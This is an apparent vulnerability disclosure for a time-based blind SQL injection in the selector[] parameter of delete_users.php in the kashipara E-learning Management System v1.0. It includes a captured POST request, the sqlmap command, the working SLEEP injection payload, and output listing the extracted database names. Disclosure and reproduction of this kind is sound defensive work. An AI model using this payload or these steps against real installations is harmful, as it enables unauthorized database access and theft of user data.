SQL Injection was found in the /lms/admin/delete_users.php of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the selector%5B%5D parameter in a POST HTTP request.

- **Official Website URL**

  https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


- **Affected Product Name**

  E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/admin/delete_users.php
Affected Parameter	selector%5B%5D
Method	POST
Type	time-based blind
Version	V1.0

Steps to Reproduce:

Step 1: Visit to admin login page and login with admin credential.



Step 2: Navigate the 'Admin Users' page and check user name to delete from list.


localhost/lms/admin/admin_user.php


M - Learning ADMIN Panel

	NAME	USERNAME	
✓	Stephanie villanueva	0	
	john kevin lorayna	jkev	
	admin admin	admin	
	admin2 admin2	admin2	

Showing 1 to 4 of 4 entries

Programmed by: @lopalopa2007

Step 3: Now enable intercept in bupsuite and click on 'delete' button.



localhost/lms/admin/admin_user.php

M - Learning ADMIN Panel

	NAME	USERNAME	
✓	Stephanie villanueva	0	
	john kevin lorayna	jkev	
	admin admin	admin	
	admin2 admin2	admin2	

Showing 1 to 4 of 4 entries


Programmed by: @lopalopa2007


localhost/lms/admin/admin_user.php

Delete Users?

Are you sure you want to delete the user you check?.

Step 4: Save the burpsuite request in a file.



Pretty Raw Hex

```
POST /lms/admin/delete_users.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Origin: http://localhost
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://localhost/lms/admin/admin_user.php
Cookie: PHPSESSID=a0metb6p5do4fa70f1807gach3
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

delete_user=&example_length=10&selector%5B%5D=13
```

Step 5: Now run the sqlmap command against request saved in file.

- python.exe C:\sqlmap\sqlmap.py -r delete_user.txt --batch --dbs




```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r delete_user.txt --batch --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's r
s. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:16:36 /2024-11-19/

[01:16:36] [INFO] parsing HTTP request from 'delete_user.txt'
[01:16:36] [WARNING] provided value for parameter 'delete_user' is empty. Please, always use only valid parameter values so
[01:16:36] [INFO] testing connection to the target URL
got a 302 redirect to 'http://localhost/lms/admin/admin_user.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
[01:16:36] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:16:37] [INFO] testing if the target URL content is stable
[01:16:37] [WARNING] POST parameter 'delete_user' does not appear to be dynamic
[01:16:37] [WARNING] heuristic (basic) test shows that POST parameter 'delete_user' might not be injectable
[01:16:37] [INFO] testing for SQL injection on POST parameter 'delete_user'
[01:16:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:16:38] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:16:38] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:16:38] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[01:16:38] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[01:16:38] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[01:16:39] [INFO] testing 'Generic inline queries'
[01:16:39] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[01:16:39] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[01:16:39] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[01:16:39] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[01:16:39] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[01:16:39] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[01:16:39] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[01:16:40] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you
[01:16:40] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[01:16:40] [WARNING] POST parameter 'delete_user' does not seem to be injectable
[01:16:40] [WARNING] POST parameter 'example_length' does not appear to be dynamic
[01:16:40] [WARNING] heuristic (basic) test shows that POST parameter 'example_length' might not be injectable
[01:16:40] [INFO] testing for SQL injection on POST parameter 'example_length'
[01:16:40] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:16:40] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:16:41] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:16:41] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
```

Step 6: Now notice that ‘selector%5B%5D’ parameter is detected vulnerable and all database is successfully retrieved.



```
[01:16:44] [INFO] testing 'Generic inline queries'
[01:16:44] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[01:16:44] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[01:16:44] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[01:16:44] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[01:16:55] [INFO] POST parameter 'selector[]' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' i
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) va
[01:16:55] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[01:16:55] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least on
[01:16:55] [INFO] checking if the injection point on POST parameter 'selector[]' is a false positive
POST parameter 'selector[]' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 198 HTTP(s) requests:

Parameter: selector[] (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: delete_user=&example_length=10&selector[]=13' AND (SELECT 9587 FROM (SELECT(SLEEP(5)))CilQ) AND 'bFxM
---
[01:17:10] [INFO] the back-end DBMS is MySQL
[01:17:10] [WARNING] it is very important to not stress the network connection during usage of time-based payloads
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[01:17:15] [INFO] fetching database names
[01:17:15] [INFO] fetching number of databases
[01:17:15] [INFO] retrieved:
[01:17:25] [INFO] adjusting time delay to 1 second due to good response times
7
[01:17:25] [INFO] retrieved: information_schema
[01:18:27] [INFO] retrieved: capstone
[01:18:55] [INFO] retrieved: capstone2
[01:19:25] [INFO] retrieved: mysql
[01:19:42] [INFO] retrieved: performance_schema
[01:20:41] [INFO] retrieved: phpmyadmin
[01:21:18] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

[01:21:33] [INFO] fetched data logged to text files under 'C:\Users\madhu\AppData\Local\sqlmap\output\localhost'
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection